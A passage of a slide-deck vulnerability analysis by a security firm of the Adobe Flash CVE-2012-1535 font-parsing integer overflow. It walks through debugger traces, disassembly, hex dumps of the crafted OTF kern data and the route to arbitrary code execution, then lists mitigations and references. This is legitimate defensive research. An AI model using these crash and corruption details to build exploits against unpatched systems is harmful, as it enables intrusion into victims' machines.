02 01eaef7c 104356ef Flash32_11_3_300_268!DllUnregisterServer+0x279bc8
03 01eaeff4 10294180 Flash32_11_3_300_268!DllUnregisterServer+0x279c8d
04 01eaf040 10294f35 Flash32_11_3_300_268!DllUnregisterServer+0xd871e
05 01eaf0ac 1029520b Flash32_11_3_300_268!DllUnregisterServer+0xd94d3
06 01eaf0d8 10295530 Flash32_11_3_300_268!DllUnregisterServer+0xd97a9
07 01eaf1c0 1053b355 Flash32_11_3_300_268!DllUnregisterServer+0xd9ace
08 01eaf1d8 1053b542 Flash32_11_3_300_268!DllUnregisterServer+0x37f8f3
09 01eaf2e4 1053bbb3 Flash32_11_3_300_268!DllUnregisterServer+0x37fae0
0a 01eaf310 1053bc3a Flash32_11_3_300_268!DllUnregisterServer+0x380151
0b 01eaf3c4 1053bbb3 Flash32_11_3_300_268!DllUnregisterServer+0x3801d8
0c 01eaf3f0 1053bc3a Flash32_11_3_300_268!DllUnregisterServer+0x380151
0d 01eaf470 1053bc3a Flash32_11_3_300_268!DllUnregisterServer+0x3801d8
0e 01eaf4a4 1053bbb3 Flash32_11_3_300_268!DllUnregisterServer+0x3801d8
0f 00000000 00000000 Flash32_11_3_300_268!DllUnregisterServer+0x380151
```

VULNERABILITY ANALYSIS (6)

- Just before the instruction at the address **0x104354e4** is a call which seems to jump to the function who gets the data from the **malformed OTF** file.

- We will call this function **issue_func**.

```
104354de 53              push    ebx
104354df e868c30000      call    Flash32_11_3_300_268!DllUnregisterServer+0x285dea (1044184c)
104354e4 83c40c          add     esp,0Ch
```

```
1044184c 55              push    ebp
1044184d 8bec            mov     ebp,esp
1044184f 83ec18          sub     esp,18h
10441852 53              push    ebx
10441853 56              push    esi
10441854 57              push    edi
10441855 8b7d10          mov     edi,dword ptr [ebp+10h]
10441858 33f6            xor     esi,esi
1044185a 56              push    esi
1044185b ff750c          push    dword ptr [ebp+0Ch]
1044185e 57              push    edi
1044185f ff5718          call    dword ptr [edi+18h]
10441862 83c40c          add     esp,0Ch
10441865 894510          mov     dword ptr [ebp+10h],eax
```

VULNERABILITY ANALYSIS (7)

- According to Rapid7 the code responsible for parsing the **OTF** file format triggers an exception when the file has a **large nTables** value contained in the kerning.

- If we refer to the malformed **OTF** file embedded into the **SWF** document the **ntables** value is set to **10000000**.


7E3770351AED43FD6C5CAB8E06DC0300-iPhone 5 Battery.doc

Address	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	Dump
0000bb70	00	00	00	00	00	00	01	00	00	10	00	00	00	1e	0c	ff	.....ÿ
0000bb80	e8	30	00	00	0b	0d	da	00	03	00	22	ff	a2	00	03	00	è0....Ú..."ÿ¢...

VULNERABILITY ANALYSIS (8)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS


- After Adobe Flash loads the malicious **SWF** document in memory we can find the **malformed OTF format** and the **crafted data** some bytes farther in memory.



VULNERABILITY ANALYSIS (9)

- When Adobe Flash parses the OTF file the **10000000** value is passed during the execution of the **issue_function**.

- The instruction at the address **0x104418C0** reads **the large ntable** value **10000000.**




VULNERABILITY ANALYSIS (10)

- Later the instruction **SHL EAX, 4** at the address **0x104418c9** logically shifts the **EAX** register 4 bits to the left.

- This operation converts the **EAX** register value to **ZERO**, leading to an integer overflow. The erroneous value is then pushed into the stack at the instruction **0x104418cc**.

- In the shifting instruction Adobe Flash does an operation over an invalid value and this is exactly what contributes to create serious problems into the program's logic but more importantly into the memory area.

- The integer overflow corrupts memory in such a way that it is possible to later gain code execution.



VULNERABILITY ANALYSIS (11)

- The code continues and reaches a call to a function which will parse the crafted data from the **malformed OTF** file.

- This function is resolved at the address **0x10442237**.

```
10441951 53              push    ebx
10441952 ff750c          push    dword ptr [ebp+0Ch]
10441955 57              push    edi
10441956 ff5718          call    dword ptr [edi+18h]  ds:0023:03008268=10442237
10441959 8945e8          mov     dword ptr [ebp-18h],eax
1044195c 8b4510          mov     eax,dword ptr [ebp+10h]
1044195f 25ff000000      and     eax,offset <Unloaded_oy.dll>+0xfe (000000ff)
10441964 8906            mov     dword ptr [esi],eax
10441966 83c40c          add     esp,0Ch
```

VULNERABILITY ANALYSIS (12)

- In the heart of this function, the previously erroneous value pushed into the stack (**00000000)** will be taken at the instruction **0x10442261**.

```
10442261 8b442418        mov     eax,dword ptr [esp+18h]
10442265 8d4804          lea     ecx,[eax+4]
10442268 3b4e44          cmp     ecx,dword ptr [esi+44h]
1044226b 7607            jbe     Flash32_11_3_300_268!DllUnregisterServer+0x286812 (10442274)
1044226d 680602e400      push    offset IEFRAME!__dyn_tls_init_callback <PERF> (IEFRAME+0x480206)
```

- When the code reaches this function **for the third** time the **ECX** register points to the beginning of the **Kern Table.**

- At this moment it starts to parse the data with the use of the **EAX** register as the **offset reference**.

```
10442274 8b4e40          mov     ecx,dword ptr [esi+40h] ds:0023:03018290=030e355d
10442277 03c1            add     eax,ecx
```

Memory - Pid 4088 - WinDbg:6.11.0001.404 X86

Virtual: 030e355d | Display format: Byte | Previous | Next


```
030e355d 00 01 00 00 10 00 00 00 1e 0c ff e8 30   ............0
030e356a 00 00 0b 0d da 00 03 00 22 ff a2 00 03   ........"....
030e3577 00 2b ff 81 00 03 00 35 00 1a 00 03 00   .+.....5.....
030e3584 79 ff a2 00 03 00 7b ff a2 00 03 00 7c   y.....{.....|
030e3591 ff a2 00 03 00 7d ff a2 00 03 00 7e ff   .....}.....~.
030e359e a2 00 03 00 b9 ff a2 00 03 00 bb ff a2   ..............
```

edi	1e8efb0
esi	3018250
ebx	0
edx	3dec
ecx	4
eax	0
ebp	1e8ef38
eip	10442274

VULNERABILITY ANALYSIS (13)

- At the fifth entry in the function the **EAX register** will be equal to **8.**

- After adding the **EAX** and **ECX** registers, **ECX** will point to the crafted data which will later corrupt the memory.



VULNERABILITY ANALYSIS (14)

- At the end of the function **EBX** and **EAX** values will be equal to the **1e0cffe8** value.

```
10442274 8b4e40          mov     ecx,dword ptr [esi+40h]
10442277 03c1            add     eax,ecx
10442279 0fb618          movzx   ebx,byte ptr [eax]
1044227c 0fb64801        movzx   ecx,byte ptr [eax+1]
10442280 c1e308          shl     ebx,8
10442283 0bd9            or      ebx,ecx
10442285 0fb64802        movzx   ecx,byte ptr [eax+2]
10442289 0fb64003        movzx   eax,byte ptr [eax+3]
1044228d c1e308          shl     ebx,8
10442290 0bd9            or      ebx,ecx
10442292 c1e308          shl     ebx,8
10442295 0bd8            or      ebx,eax
10442297 5f              pop     edi
10442298 5e              pop     esi
10442299 8bc3            mov     eax,ebx
1044229b 5b              pop     ebx
1044229c c3              ret
```

edi	3018250
esi	301a058
ebx	1e0cffe8
edx	0
ecx	ff
eax	1e0cffe8
ebp	1e8ef38
eip	1044229b


- This value will be slightly modified and finally written into the memory pointed by the **ESI** register by four instructions located in the **issue_func** function.

Address	Instruction	The written data
0x10441921	mov dword ptr[esi+4]	1e0cfff0
0x10441973	mov dword ptr[esi+8],eax	1e0cfff8
0x104419a2	add dword ptr[esi+8],8	1e0d0000
0x104419a6	mov dword ptr[esi+0Ch],eax	ffffffff

VULNERABILITY ANALYSIS (15)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS


- Here's the memory corruption after the code has processed the previously described instructions many times.



VULNERABILITY ANALYSIS (16)


- From the **issue_func** function, the code will push the **ESI** register and calls the function at the address **0x1044167b.**

- This is the function which triggers the payload.



VULNERABILITY ANALYSIS (17)

- At this moment the **ESI** register points to the corrupted memory.
- The **EAX** register gets the value pointed by **ESI** at the address **0x10441687.**
- Eventually after reaching the **CALL** instruction the arbitrary code execution is reached.



MITIGATE THE RISK

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

- Updating is the best choice for protecting yourself from this specific threat. [14]


- When this kind of threats is delivered through Microsoft Office documents some mitigations techniques are available, such as:
  - **Using EMET.**
  - **Setting the protected view as the default mode.**
  - **Enforcing ActiveX security settings.**

REFERENCES

- [1] http://en.wikipedia.org/wiki/Adobe_Flash
- [2] http://www.adobe.com/support/security/bulletins/apsb12-18.html
- [3] http://contagiodump.blogspot.ch/2012/08/cve-2012-1535-samples-and-info.html
- [4] http://labs.alienvault.com/labs/index.php/2012/cve-2012-1535-adobe-flash-being-exploited-in-the-wild/
- [5] https://community.rapid7.com/community/metasploit/blog/2012/08/17/adobe-flash-player-exploit-cve-2012-1535-now-available-for-metasploit
- [6] http://downloads.securityfocus.com/vulnerabilities/exploits/55009.rb
- [7] http://feliam.wordpress.com/2010/02/15/filling-adobes-heap/
- [8] http://livedocs.adobe.com/flash/9.0_fr/ActionScriptLangRefV3/Array.html
- [9] http://help.adobe.com/en_US/as3/dev/WS5b3ccc516d4fbf351e63e3d118676a5388-8000.html
- [10] https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/
- [11] https://community.rapid7.com/community/metasploit/blog/2012/08/17/adobe-flash-player-exploit-cve-2012-1535-now-available-for-metasploit
- [12] http://www.phrack.org/issues.html?issue=60&id=10
- [13] http://blogs.technet.com/b/mmpc/archive/2012/08/31/a-technical-analysis-on-cve-2012-1535-adobe-flash-player-vulnerability-part-2.aspx
- [14] http://get.adobe.com/flashplayer
- [15] http://code.google.com/p/roeehay/source/browse/trunk/Adobe_Flash_CVE-2009-1869/src/HeapLib.as?r=2

THANK YOU FOR READING!

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS



Your questions are always welcome!

brian.mariani@htbridge.com
frederic.bourla@htbridge.com